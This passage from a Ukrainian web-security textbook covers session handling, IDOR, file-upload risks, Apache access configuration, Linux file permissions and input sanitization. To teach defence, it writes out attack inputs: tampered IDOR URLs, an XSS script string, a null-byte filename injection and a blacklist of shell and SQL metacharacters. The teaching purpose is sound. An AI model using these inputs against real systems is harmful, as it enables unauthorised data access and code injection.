


Рис. 2.4 Приклади JWK

Таким чином можна пропонувати наступні рекомендації з безпечного управління сесіями:

– складні та випадкові токени для сесій та криптографічно надійні методи їх генерації, щоб запобігти підбору токенів зловмисниками,

- сесійні токени не повинні передаватися через URL, оскільки вони можуть бути записані в історії браузера, бути випадково переслані іншим користувачам, записані у лог-файли,
- заборонна на одночасне використання одного сесійного токена з різних пристроїв або місць,
- передавання сесійних токенів через захищене HTTPS-з'єднання, Secure прапорці в cookies, щоб уникнути їх перехоплення,
- установка часу життя cookies, після якого сесія має автоматично завершитися,
- установка прапорця HttpOnly, параметрів домену та Path в cookies,
- безпечний вихід з сесії, видалення на сервері інформації про сесію, щоб токен став невалідним,
- логування успішних ідентифікацій, запис ключової інформації: час входу, IP-адреса, ідентифікатор користувача.
- логування помилок ідентифікації та атак є важливим для виявлення можливих атак на систему.

Вразливості контролю доступу

Незахищені прямі посилання на об'єкти (Insecure Direct Object References, IDOR) – це тип вразливості, який виникає, коли вебдодаток надає доступ до об'єктів або ресурсів на основі ідентифікаторів, що передаються користувачем, без належної перевірки прав доступу. Ця вразливість дозволяє зловмисникам отримати доступ до даних або ресурсів інших користувачів, просто змінивши параметри запиту, такі як ID, у URL або в тілі запиту. IDOR виникає, коли додаток безпосередньо звертається до об'єкта за допомогою параметра, що передається в запиті, без перевірки, чи має користувач відповідні права доступу. Це може бути, наприклад, ідентифікатор файлу, запису в базі даних, облікового запису користувача або іншого ресурсу.

Рис. 2.5 Приклади IDOR

Тестування на вразливість IDOR включає перевірку можливості доступу до об'єктів або ресурсів, для яких користувач не має дозволу, шляхом модифікації параметрів запитів. Наведемо кілька основних способів тестування IDOR:

1. **Параметр – запис у БД**. Змінюється значення параметра id або частину URL, щоб перевірити, чи буде отриманий доступ до даних інших користувачів. Вказуються ідентифікатори, які не повинні бути доступні (наприклад, id=9999).

Приклад:

http://example.com/users?id=xxx
http://example.com/users/xxx

2. **Параметр – виконання операції**. Змінюється значення параметра user або частину URL, щоб перевірити, чи можливе виконання операцій над ресурсами, що не належать вам. Вказуються імена користувачів, до яких немає доступу.

Приклад:

http://example.com/update?user=user_name
http://example.com/user/user_name/delete

3. **Параметр – отримання файлу**. Змінюється значення параметра file_name на інші імена файлів, щоб перевірити, чи можливо отримати доступ до файлів, які не повинні бути доступні вам. Вказуються різні імена файлів, що можуть містити чутливі дані.

Приклад:

http://example.com/file?file_name=xxx

4. **Параметр – отримання елементу додатку**. Змінюється значення параметра menu_id на інші ідентифікатори, щоб перевірити, чи можливо отримати доступ до меню або елементів, на доступ до яких немає дозволу.

Приклад:

http://example.com/show_menu?menu_id=xxx

Основними способами захисту від IDOR є наступні:

1. **Не передавати в запитах ідентифікатори**. Не передавати ідентифікатори в URL, а також використовувати непрямі ідентифікатори – захищені токени або хеші.

2. **Заміна UID на випадково згенерований**. Використання випадково згенерованих ідентифікаторів робить їх важко передбачуваними і підвищує безпеку. Замість простих числових ID або імен, потрібно генерувати випадкові або криптографічно стійкі унікальні ідентифікатори. Це ускладнює можливість маніпулювання ідентифікаторами.

3. **Заборона звертання до файлів за межами додатку**. Запобігання доступу до файлів за межами контролю вашого додатку допомагає уникнути витоків даних або доступу до файлів, до яких користувачі не повинні мати доступу. Тому необхідно перевіряти запити на доступ до файлів, щоб упевнитися, що шляхи до файлів не виходять за межі дозволених директорій.

4. **Заміна імен файлів індексами**. Уникнення використання реальних імен файлів в URL або параметрах запиту допомагає зменшити ризик отримання несанкціонованого доступу. Таким чином треба використовувати замість імен файлів унікальні індекси або коди, які посилаються на реальні імена файлів лише в межах серверної логіки.

5. **Перевірка прав доступу на об'єкт**. Завжди необхідно перевіряти, чи має користувач право доступу до конкретного об'єкта перед тим, як дозволити йому його отримати або маніпулювати ним. Перевірка прав доступу на сервері відбувається на основі ідентифікатора користувача та запитуваного

ресурсу. Тільки авторизовані користувачі повинні мати доступ до ресурсів, до яких вони запитують доступ.

Необмежене завантаження файлів (Unrestricted File Upload) – це вразливість, яка виникає, коли вебдодаток дозволяє користувачам завантажувати файли без належної перевірки типу файлу, вмісту або розміру. Це може призвести до різних проблем безпеки, таких як виконання небезпечного коду на сервері, викрадення даних, або атаки на систему.

Першим кроком у багатьох атаках є завантаження деякого коду в систему, яку потрібно атакувати.. Якщо зловмисники можуть завантажувати виконувані файли (наприклад, PHP, ASPX), вони можуть скористатися цими файлами для виконання шкідливого коду на сервері. Тоді для атаки потрібно лише знайти спосіб виконати цей код. Завантаження файлів може також призвести до перезапису важливих або конфіденційних файлів на сервері, якщо контроль доступу не забезпечений належним чином.

Основними способами захисту від несанкціонованого завантаження файлів є обмеження на типи файлів та їх розмір, а також використання випадкових імен файлів.

Тому необхідно, щоб користувачі могли завантажувати тільки дозволені типи файлів. Це запобігає завантаженню небезпечних або непотрібних файлів. Потрібно перевіряти розширення файлів (jpg, .png, .pdf), а також MIME-тип файлу ('image/jpeg', 'image/png', 'application/pdf'), наданий браузером, перед їх обробкою.

Запобігання завантаженню файлів, які перевищують допустимий розмір, дозволяє уникнути переповнення ресурсів сервера або проблем з продуктивністю. Необхідно встановити максимальний розмір файлу, що дозволяється завантажувати, та перевіряти його перед обробкою, а також налаштувати параметри сервера, щоб обмежити максимальний розмір завантажуваного файлу.

Заміна імен файлів, що завантажуються, на випадкові або унікальні значення допомагає уникнути конфліктів і підвищує безпеку, запобігаючи атакам на основі імен файлів. Потрібно генерувати унікальні імена файлів перед збереженням та перейменовувати файли під час збереження, щоб уникнути використання їх оригінальних імен.

```
try {
    $image = new imagick('image-to-be-resized.png');
    $image->adaptiveResizeImage(450, 450);
    $image->setImageFormat ("png");
    $image->writeImage ('this-image-has-been-resized.png');
} catch (ImagickException $e) {
            $errors[]= "File is not an image!";
    }
$newfile = 'uploads/'.$folder.'/'.uniqid();
```

Рис. 2.6 Приклад захисту від несанкціонованого завантаження файлів

Налаштування вебсервера Apache

Для налаштування поведінки сервера і керування доступом до файлів і ресурсів на ньому у вебсервері Apache використовуються конфігураційні файли – httpd.conf або .htaccess[9].

[9] Apache. URL: https://apache.org/

httpd.conf – це основний конфігураційний файл вебсервера Apache, в якому визначаються налаштування сервера, такі як його порти, коренева директорія, дозволи на доступ до файлів, модулі, що використовуються, і багато іншого. Цей файл є центральним місцем, де адміністратори можуть налаштувати поведінку вебсервера під свої потреби.

.htaccess – це конфігураційний файл, який використовується на вебсерверах для налаштування певних аспектів роботи сервера на рівні окремих директорій та розміщується у цих директоріях. Це дозволяє змінювати конфігурацію вебсервера без доступу до основного файлу конфігурації httpd.conf. Файли .htaccess часто використовуються для управління перенаправленнями, захисту директорій, налаштування кешування, і багато іншого.

Наведемо пояснення деяких ключових директив.

1. *Options -Indexes* забороняє автоматичне створення списку файлів у директорії, якщо відсутній файл index.html або інший індексний файл. Це важливо для безпеки, оскільки запобігає перегляду вмісту директорій.

2. *AllowOverride All | None | directive-type* дозволяє або забороняє використання файлів .htaccess для перевизначення директив, вказаних у конфігураційному файлі сервера httpd.conf.

   - *All* – дозволяє використання всіх директив у файлах .htaccess.
   - *None* – забороняє всі перевизначення через .htaccess.
   - *directive-type* – дозволяє тільки певні типи директив, такі як *AuthConfig, FileInfo, Indexes, Limit* тощо.

4. *Order Deny, Allow* – вказує порядок, у якому будуть застосовуватися директиви Deny і Allow. Приклад:

```
Order Deny, Allow
Deny from all
Allow from 192.168.0.0/24
```

5. *Require all granted | all denied | method http-method | expr expression | user userid | group | valid-user | ip* – надає або забороняє доступ до ресурсу на основі різних критеріїв:

   - *all granted* – дозволяє доступ усім користувачам,
   - *all denied* – забороняє доступ усім користувачам,
   - *method http-method* – дозволяє доступ на основі HTTP-методу (наприклад, GET, POST),
   - *expr expression* – використовує вираз для дозволу або заборони доступу,
   - *user userid* – дозволяє доступ певному користувачу,
   - *group* – дозволяє доступ певній групі користувачів,
   - *vvalid-user* – дозволяє доступ будь-якому аутентифікованому користувачу,
   - ip – дозволяє доступ з певної IP-адреси або діапазону.

6. *ServerSignature Off* – вимикає або дозволяє відображення підпису сервера (наприклад, версії Apache) на сторінках помилок або відповідях сервера.

7. *ServerTokens Prod* – обмежує інформацію, яку сервер відображає в HTTP-заголовку Server. Значення Prod показує лише основну інформацію, наприклад, "Apache", без версії або інших подробиць.

8. *LimitRequestBody 1048576* – встановлює максимальний розмір тіла HTTP-запиту (в байтах). В цьому прикладі, максимальний розмір становить 1 МБ.

9. *Timeout 45* – встановлює максимальний час очікування відповіді від клієнта або на завершення запиту (в секундах).

10. *KeepAliveTimeout 15* – визначає час (в секундах), протягом якого сервер чекатиме на наступний запит від клієнта після обробки попереднього запиту в межах одного з'єднання.

11. *MaxKeepAliveRequests 200* – визначає максимальну кількість запитів, які можуть бути оброблені через одне з'єднання.

12. *IncludesNOEXEC* – запобігає виконанню команд у файлах Server Side Includes (SSI) на сервері, підвищуючи безпеку.

Ці налаштування дозволяють гнучко керувати доступом до ресурсів, забезпечувати безпеку, і налаштовувати продуктивність вебсервера Apache відповідно до потреб.

Наведемо конфігураційний приклад, що налаштовує доступ до директорії admin на вебсервері Apache так, щоб тільки користувачі, які належать до групи admin, мали доступ до неї.

```
<Directory "F:/int/home/localhost/www/admin">
   AuthType Digest
   AuthName "Admin Interface"
   AuthUserFile "F:/int/home/localhost/www/paswd/users"
   AuthGroupFile "F:/int/home/localhost/www/paswd/groups"
   Require group admin
</Directory>
```

Розберемо цей приклад докладніше.

<Directory "F:/int/home/localhost/www/admin"> – вказує на директорію, до якої застосовуються всі наступні директиви. У цьому випадку, це директорія admin на зазначеному шляху.

AuthType Digest – визначає тип автентифікації. Digest – це один з методів автентифікації, який є більш безпечним порівняно з базовою автентифікацією (Basic), оскільки використовує хешування паролів.

AuthName "Admin Interface" – встановлює область автентифікації, яка відображається користувачам у спливаючому вікні, коли вони вводять свої облікові дані. У цьому випадку це буде Admin Interface.

AuthUserFile "F:/int/home/localhost/www/paswd/users" – вказує шлях до файлу, який містить список користувачів та їх хешовані паролі.

AuthGroupFile "F:/int/home/localhost/www/paswd/groups" – вказує шлях до файлу, який містить список груп і користувачів, що належать до цих груп.

Require group admin – директива вимагає, щоб користувач належав до групи admin для отримання доступу до зазначеної директорії. Якщо користувач не належить до цієї групи, доступ буде заборонено.

Коли користувач намагається отримати доступ до директорії admin, вебсервер Apache запитує облікові дані (ім'я користувача і пароль). Після їх введення, сервер перевіряє: чи існує такий користувач у файлі AuthUserFile, чи належить користувач до групи admin, як зазначено у файлі AuthGroupFile. Якщо обидві умови виконуються, доступ до директорії надається. Якщо ні, користувач отримує відмову в доступі.

Вказане налаштування може використовуватися для захисту адміністративних частин вебдодатків, де потрібен доступ тільки для авторизованих користувачів або груп.

Права програм на сервері та їх обмеження

Коли програми працюють на сервері, важливо забезпечити правильне налаштування прав доступу та обмежень для захисту серверних ресурсів, даних, і запобігання несанкціонованому доступу або виконанню шкідливих дій.

Права доступу до файлів і директорій:

- **Читання** (Read, r): Програма може читати файли або переглядати вміст директорій. Наприклад, вебсервер потребує прав читання для файлів вебсайту, щоб їх обслуговувати.
- **Запис** (Write, w): Програма може записувати дані у файли або створювати нові файли в директорії. Це особливо важливо для логів або файлів конфігурації, які можуть бути змінені під час роботи програми.
- **Виконання** (Execute, x): Дозволяє програмі виконувати файли, наприклад, виконувані скрипти або двійкові файли.

Категорії користувачів:

- **Власник** (User, u,) – користувач, який є власником файлу або директорії.
- **Група** (Group, g) – група користувачів, до якої належить власник файлу.
- **Інші** (Others, o) – всі інші користувачі, які мають доступ до системи.
- **Всі** (All, a) – всі три категорії разом (u, g, o).

У Linux права на файл або директорію представлені в такому форматі:

-rwxrwxrwx,

де кожна група символів відповідає правам для різних категорій користувачів. Перша група з трьох символів відноситься до власника файлу (user), друга група – до групи, до якої належить власник файлу (group), третя група – до всіх інших користувачів (others). Якщо права не надані, на місці відповідного символу стоїть дефіс (-).

Приклад:

-rwxr-----

- Власник: має повні права на файл *rwx*.
- Група: має лише право на читання *r--*.
- Інші: не мають жодних прав *---*.

CHMOD – це команда в Linux, яка використовується для зміни прав доступу до файлів і директорій.

Формат команди chmod:

chmod [опції] [категорія][операція][права] файл/директорія
chmod [тризначне число] файл/директорія

Операція: + (додати право), - (забрати право), = (задати конкретні права).

Приклади:

```
chmod u+x myscript.sh  # Додати право на виконання для власника
chmod g-w myfile.txt   # Забрати право на запис для групи
chmod o=r myfile.txt   # Задати тільки право на читання для інших
```

Права можуть бути представлені у вигляді тризначного числа, де кожна цифра відповідає правам для власника, групи та інших користувачів. Кожна цифра складається з суми значень прав:

- Читання (r) = 4.
- Запис (w) = 2.
- Виконання (x) = 1.

Таким чином *-rwxr-----* буде еквівалентно *(4+2+1)(4)(0) = 740*.

Таблиця 1. Приклади прав доступу CHMOD

	USER	GROUP	OTHERS
777	Читання, запис, виконання	Читання, запис, виконання	Читання, запис, виконання
776	Читання, запис, виконання	Читання, запис, виконання	Читання, запис
775	Читання, запис, виконання	Читання, запис, виконання	Читання, виконання
774	Читання, запис, виконання	Читання, запис, виконання	Читання
766	Читання, запис, виконання	Читання, запис	Читання, запис
755	Читання, запис, виконання	Читання, виконання	Читання, виконання
655	Читання, запис	Читання, виконання	Читання, виконання
644	Читання, запис	Читання	Читання
444	Читання	Читання	Читання

Правильне налаштування прав доступу за допомогою CHMOD є критично важливим для безпеки та стабільності серверної інфраструктури. Важливо надавати програмам і користувачам тільки ті права, які їм дійсно потрібні (принцип мінімальних привілеїв), і регулярно перевіряти та коригувати ці права для підтримки безпеки системи. Наприклад, якщо програма не повинна змінювати конфігураційні файли, їй не слід надавати права на запис до цих файлів. Для вебфайлів зазвичай встановлюють права *644*, щоб забезпечити читання файлів вебсервером, але заборонити зміну файлів будь-ким, окрім власника. Для виконуваних скриптів права можуть бути *755*, що дозволяє їх виконання власником, групою та іншими. Важливі конфігураційні файли, що містять чутливу інформацію, зазвичай отримують права *600*, щоб обмежити доступ лише власнику.

Хорошою практикою є використання спеціальних користувачів і груп для різних програм, щоб обмежити їх доступ лише до необхідних файлів. Наприклад, вебсервери часто працюють від імені користувача *www-data* або *apache*.

Потрібно обмежувати використання процесорного часу та пам'яті, щоб запобігти надмірному навантаженню сервера однією програмою, кількість відкритих файлів або мережевих з'єднань, які може використовувати програма, мережевий трафік, що генерує програма, щоб запобігти DDoS-атакам або іншим зловмисним діям.

Firewall (Брандмауер) обмежує мережеві з'єднання для програм, дозволяючи лише необхідні IP-адреси або домени, порти та протоколи для конкретної програми.

Програми повинні вести журнали дій та помилок. Це допомагає відстежувати підозрілу активність або помилки в роботі та оперативно реагувати на будь-які відхилення від норми.

Правильне налаштування прав і обмежень для програм на сервері є критично важливим для забезпечення безпеки та стабільності серверної інфраструктури. Завжди слід керуватися принципом мінімальних привілеїв, забезпечуючи програмам тільки ті права, які їм необхідні для виконання своїх функцій.

Розмежування прав доступу у вебсистемах

Розмежування прав доступу в вебсистемах є важливим аспектом для забезпечення безпеки та ефективного управління доступом до різних функцій і ресурсів. Розглянемо права доступу для деяких основних категорій користувачів:

- **Адміністратор** має повний доступ до всіх функцій та даних системи, керує користувачами, включаючи створення, редагування, видалення та зміну прав доступу, моніторить системні журнали та подій безпеки, управляє контентом та конфігураціями системи, встановлює та налаштування політик безпеки.
- **Користувач** має доступ тільки до основних функцій системи, які залежать від типу та ролі користувача, таких як перегляд та взаємодія з контентом, завантаження даних або додавання контенту (залежно від політики системи), зміна власних даних профілю та пароля. Він може мати обмеження на певні дії, наприклад, на видалення контенту або доступ до конфіденційних даних інших користувачів.
- **Гість** має доступ лише до обмеженої частини функцій системи, як правило, перегляд загальнодоступного контенту, немає прав на створення, редагування або видалення контенту, немає доступу до конфіденційної інформації чи облікових даних інших користувачів.
- **VIP-персони** можуть мати спеціальні привілеї, наприклад, доступ до ексклюзивного контенту або функцій, персоналізовану підтримку, більший ліміт дій (наприклад, збільшені квоти на завантаження або доступ до преміум-функцій).
- **Модератори** різного рівня відповідальні за управління контентом, перевірку відповідності правил системи. Можуть мати права редагування або видалення контенту, блокування користувачів або винесення попереджень. Рівні модераторів можуть визначати їх доступ до різних частин системи або різного типу контенту (наприклад, модератори форуму, модератори коментарів).
- **Забанені користувачі** обмежені в доступі до системи, як правило, не можуть виконувати жодних дій. Можуть бути повністю заблоковані або обмежені лише в певних функціях (наприклад, не можуть публікувати контент, але можуть переглядати). Можуть мати обмежений доступ до своїх даних профілю для звернення до підтримки.

Ключовими аспектами розмежування прав доступу є рольова модель доступу, принцип найменших привілеїв, моніторинг та аудит, динамічне

управління правами. Такий підхід забезпечує більш контрольоване та безпечне середовище для взаємодії з вебсистемою.

Контрольні запитання

1. Що таке ідентифікація, аутентифікація, авторизація?
2. Які основні моделі контролю доступу існують?
3. Що таке контроль доступу на основі ролей (RBAC)?
4. У чому різниця між вертикальною та горизонтальною атаками підвищення привілеїв?
5. Що таке кортеж контролю доступу і з яких компонентів він складається?
6. Як хешування допомагає захистити паролі на сервері?
7. Що таке brute-force атака і як вона працює?
8. Чому brute-force атака є ефективною проти слабких або коротких паролів?
9. Що таке атака за словником (dictionary attack) і чим вона відрізняється від brute-force атаки?
10. Що таке rainbow tables (веселкові таблиці) і для чого вони використовуються?
11. Чому обмеження кількості спроб введення пароля за певний проміжок часу є ефективним методом протидії brute-force атакам?
12. Що таке CAPTCHA і як вона допомагає захиститися від автоматизованих атак?
13. Чому сучасні методи машинного навчання можуть знижувати ефективність CAPTCHA?
14. Як довжина і складність пароля впливають на час, необхідний для його зламу brute-force методом?
15. Які рекомендації щодо довжини та складності пароля для забезпечення максимальної безпеки?
16. Що таке salt (сіль) у криптографії, і як вона допомагає захищати паролі від зламу?
17. Як працює процес соління при хешуванні паролів?
18. Які переваги соління для захисту паролів?
19. Що таке багатокрокова аутентифікація і чим вона відрізняється від багатофакторної?
20. Які фактори використовуються для багатофакторної аутентифікації (MFA)?
21. Чому небезпечно передавати паролі через GET-запити?
22. Чому метод POST є безпечнішим для передавання паролів, ніж GET?
23. Як працює Challenge/Response Protocol?
24. Чому Challenge/Response Protocol захищає від перехоплення паролів?
25. Що таке сесія у вебдодатках і для чого вона використовується?
26. Яким чином сесійні ідентифікатори можуть передаватися між клієнтом і сервером?
27. Чому важливо захищати ідентифікатори сесій?
28. Що таке атака Sniffing і як вона загрожує безпеці сесій?
29. Що таке Session Hijacking і як зловмисник може захопити сесію?
30. Яка функція прапорця HttpOnly і як він допомагає захистити сесійний ID?
31. Що забезпечує прапорець Secure у налаштуваннях cookie?
32. Яку роль виконують параметри Domain і Path у cookie?
33. Що таке JWT і як він використовується для аутентифікації?
34. Які частини складають JWT і яку інформацію вони містять?
35. Як формується підпис JWT і чому він важливий для безпеки токена?

36. Що таке JWK і як він пов'язаний з JWT?
37. Що таке незахищені прямі посилання на об'єкти (IDOR)?
38. Які основні методи тестування на вразливість IDOR?
39. Як можна захиститися від вразливості IDOR?
40. Що таке вразливість «необмежене завантаження файлів»?
41. Які ризики виникають при завантаженні файлів без належної перевірки?
42. Які методи захисту можна застосувати для обмеження завантаження файлів?
43. За що відповідають файли налаштувань httpd.conf та .htaccess і чим вони відрізняються?
44. Що означає директива Options -Indexes і чому вона важлива для безпеки?
45. Для чого використовуються директиви Order Deny, Allow?
46. Для чого використовується директива KeepAliveTimeout?
47. Що означає директива MaxKeepAliveRequests?
48. Як директива ServerSignature Off підвищує безпеку вебсервера?
49. Яку інформацію обмежує директива ServerTokens Prod?
50. Які можливості для керування доступом на основі IP-адрес надають директиви Apache?
51. Що означає формат прав доступу у вигляді rwxrwxrwx і як його прочитати?
52. Що означає команда chmod u+x myscript.sh?
53. Як перетворюються права на файл у тризначне число для команди chmod? Наведіть приклади.
54. Чому важливо налаштовувати права доступу відповідно до принципу мінімальних привілеїв?
55. Як правильно налаштувати права доступу для виконуваних скриптів і конфігураційних файлів на сервері?
56. Як принцип найменших привілеїв допомагає підвищити безпеку вебсистеми?

Розділ 3

ВРАЗЛИВОСТІ ВЕБДОДАТКІВ

Методи санітаризації вхідних даних

Атаки на вебдодатки часто орієнтуються на вебформи та параметри, що передаються в URL, оскільки вони є основними точками взаємодії між користувачем та додатком. Зловмисники використовують різні техніки для обходу захисту, отримання доступу до конфіденційної інформації або виконання шкідливих дій.

Обробці даних з форм, параметрів з URL та даних, отриманих з інших ненадійних джерел, потрібно приділити особливу увагу. Кожен з таких параметрів потрібно перевіряти на коректність, вводити граничні умови для них, при некоректних вхідних даних – видавати повідомлення користувачу.

Санітаризація вхідних даних є критично важливим аспектом забезпечення безпеки вебдодатків і систем. Вона включає в себе валідацію і очищення даних, що надходять від користувачів, щоб запобігти їх використанню для атак або неправильної обробки.

Валідація вводу включає перевірку типів даних (рядок, ціле число, масив тощо) та їх формату.

Перевірка типів вхідних даних – це процес, за допомогою якого визначаються і перевіряються типи даних, що передаються користувачем у вебдодаток або іншу програму. Основні типи даних: цілі числа (*integers*), рядки (*strings*), логічні (*boolean, true* або *false*), масиви (*arrays*), числа з плаваючою точкою (*floats*), дата і час.

Приклад:

```
<?php
// Введені користувачем дані
$input = $_GET['age'];

// Перевірка, чи є введені дані цілим числом
if (is_numeric($input) && (int)$input == $input) {
    echo "Вік користувача: " . (int)$input;
} else {
    echo "Неправильний формат віку.";
}
```

Перевірка формату може відбуватися двома способами. Перевірка на білий і чорний список (white-list і black-list) – це два підходи до валідації введених користувачем даних, які використовуються для підвищення безпеки вебдодатків. Обидва підходи мають свої переваги та недоліки і можуть використовуватися залежно від конкретного випадку.

Білий список – це підхід, при якому допускаються тільки ті дані, які відповідають заздалегідь визначеним правилам або списку дозволених значень. Все, що не входить у білий список, автоматично відхиляється.

Приклад:

```
<?php
// Дозволені значення для вибору мови інтерфейсу
$allowed_languages = ['en', 'fr', 'de'];
```

```
// Введені користувачем дані
$user_language = $_GET['language'];

// Перевірка на білий список
if (in_array($user_language, $allowed_languages)) {
    echo "Мова вибрана: " . htmlspecialchars($user_language);
} else {
    echo "Неправильний вибір мови.";
}
```

Підхід білого списку забезпечує високий рівень безпеки, оскільки дозволяє тільки явно визначені дані, але він не завжди практичний для динамічних або великих наборів даних, де важко або неможливо передбачити всі допустимі значення та вимагає регулярного оновлення списку дозволених значень.

Чорний список – це підхід, при якому відхиляються тільки ті дані, які явно заборонені або визнані небезпечними. Всі інші дані вважаються припустимими.

Приклад:

```
<?php
// Заборонені символи для введення імені користувача
$disallowed_chars = [';', '--', '<', '>', '&', '|'];

// Введене користувачем ім'я
$username = $_GET['username'];

// Перевірка на чорний список
foreach ($disallowed_chars as $char) {
    if (strpos($username, $char) !== false) {
        echo "Ім'я користувача містить заборонені символи.";
        exit;
    }
}
```

Перевірка на білий список зазвичай вважається більш надійною і безпечною, оскільки допускає тільки ті дані, які явно визначені як безпечні. Перевірка на чорний список може використовуватися як додатковий захід безпеки, але її недостатньо для повного захисту, оскільки вона не враховує всі можливі шкідливі варіанти введених даних. У багатьох випадках рекомендується комбінувати обидва підходи: використовувати білий список для основної валідації і чорний список для додаткового фільтрування відомих шкідливих даних.

Для перевірки формату також можуть використовуватися регулярні вирази.

Приклад:

```
def is_valid_email(email):
    pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
    return re.match(pattern, email) is not None
```

Кожне поле вводу (наприклад, текстові поля, числові поля) повинно мати обмеження на максимальну довжину даних, що можуть бути введені користувачем. Ці обмеження мають бути співрозмірними з тим, що система

може безпечно обробити. Визначення максимальної довжини допомагає запобігти переповненню буфера та захищає систему від введення надмірно великих або шкідливих даних, які можуть призвести до атак типу Denial of Service (DoS) або ін'єкцій. Наприклад, можна використовувати атрибути HTML, такі як maxlength:

```
<input type="text" id="username" name="username" maxlength="20" placeholder="Enter your username (max 20 characters)" required>
```

Поля вводу, особливо числові або ті, що мають конкретні значення (дата, вік, кількість), повинні мати визначені діапазони прийнятних значень, що запобігає введенню некоректних або неприпустимих значень, що можуть викликати помилки в додатку або створити вразливості. На клієнтському боці можуть використовуватися атрибути HTML, такі як *min, max, step*. Наприклад, для введення віку можна обмежити діапазон від 0 до 120 років:

```
<input type="number" min="0" max="120">.
```

Поля типу *hidden* використовуються для збереження інформації, яка не повинна відображатися користувачу, але має бути передана серверу. Але дані в полях *hidden* легко змінити через інструменти браузера, тому їх не слід використовувати для збереження конфіденційної інформації або даних, що мають бути захищеними.

Але натомість необхідно обов'язково перевіряти довжину значень, діапазони та всі значення, передані через поля *hidden*, також на сервері навіть якщо є перевірки на клієнтському боці, щоб уникнути обходу перевірок.

Очищення даних включає екранування спеціальних символів, кодування, фільтрацію та здійснюється для того, щоб браузер відображав отримані символи як простий текст, а не як скриптові команди або тегі.

Приклад:

```
<p>User input: <script>alert('XSS');</script></p>

<!-- Безпечний HTML після екранування -->
<p>User input: &lt;script&gt;alert(&#39;XSS&#39;);&lt;/script&gt;</p>
```

Фільтрація даних – це видалення небажаних символів, які не відповідають очікуваному формату або можуть бути шкідливими.

Вибір між методами HTTP GET і POST має важливе значення для безпеки вебдодатків, особливо коли йдеться про передачу чутливих даних. Методом GET параметри передаються в URL, тому користувач може їх бачити, редагувати та маніпулювати ними.

Приклад:

```
http://example.com/search?deleteAcc=12&admin=true
```

Це може бути небезпечно, якщо параметри містять чутливу інформацію. Методом POST параметри передаються в тілі запиту, що ускладнює їх маніпуляцію через простий перегляд та редагування URL. Тому з точки зору безпеки частіше використовуються POST запити для чутливих даних. Однак, навіть метод POST може бути вразливим. Якщо браузер або проксі-сервери кешують сторінку з формою, що використовує метод POST, це може призвести

до відправлення небажаних даних. Форми, які зберігаються в браузері, можуть бути змінені користувачами за допомогою інструментів розробника або спеціалізованими програмами (одна з перших Achilles).

Приклад кешованого запиту:

```
POST /submit HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
deleteAcc=12&admin=true
```

Achilles дозволяє зловмиснику змінювати поля та значення, які будуть відправлені на сервер. Це може призвести до маніпуляції даними, що відправляються на сервер.

Нульовий байт

Нульовий байт (або NULL byte) – це байт, значення якого дорівнює нулю (0x00 у шістнадцятковій системі або просто '\0' у мовах програмування). Він має кілька важливих застосувань і особливостей у комп'ютерних системах та програмуванні:

У мовах програмування, створених на основі C (C++, C#, Java, JavaScript, PHP, Go, Rust, Swift, Perl), що широко використовуються у вебпрограмуванні, нульовий байт використовується для позначення кінця рядка символів. Це дозволяє функціям легко визначати, де закінчується рядок у пам'яті.

Нульовий байт може викликати уразливості, особливо у вебдодатках. Наприклад, уразливості типу "Null Byte Injection" виникають, коли зловмисник вводить нульовий байт у вхідні дані, що може порушити обробку рядків, файлових шляхів або інших даних. Оскільки нульовий байт позначає кінець рядка, використання його в неналежний спосіб може спричинити помилки та викликати проблеми під час обробки введених користувачем даних, що призводить до можливих атак, зокрема обходу обмежень введення, оскільки багато функцій зупиняються на нульовому байті.

Приклад:

```
$db = $input+".txt";
open (FILE,"<$db");
```

Якщо ввести значення змінної *$input = file.db%00*

Тоді буде відкинуте розширення *.txt* та відкриється файл *file.db*

Якщо вказаний файл існує, і якщо в нього заданий дозвіл на читання, то він буде відкритий.

З подібними цілями можуть бути використані позначки коментування (<!--) в контексті HTML та (--) в контексті SQL запитів.

Символи рівня директорій

Символи (../) і (..\) використовуються для навігації по файловій системі, переміщуючись вгору по рівнях директорій (папок). Це спеціальні посилання, які вказують на батьківську директорію поточного розташування.

(*../*) в UNIX-подібних системах, таких як Linux, macOS, а (*..*) у Windows використовується для переходу на один рівень вище у файловій ієрархії. Кожен набір переміщує на один додатковий рівень вгору. Використовується у шляху для зміщення до батьківської папки.

Приклад:

Якщо поточна директорія: */home/user/docs*
Команда cd *../* перенесе до */home/user*.
Команда cd *../../* перенесе до */home*.

У HTML посилання на ресурси (зображення, файли стилів) можуть використовувати (../) для переміщення вгору рівнями директорій від поточної.

Приклад:

```
<img src="../images/logo.png" alt="Logo"> <!-- Перейти на один рівень вгору та до папки images -->
```

Ці символи дуже корисні для відносного звернення до файлів і папок, що робить шляхи незалежними від конкретного місця розташування в файловій системі.

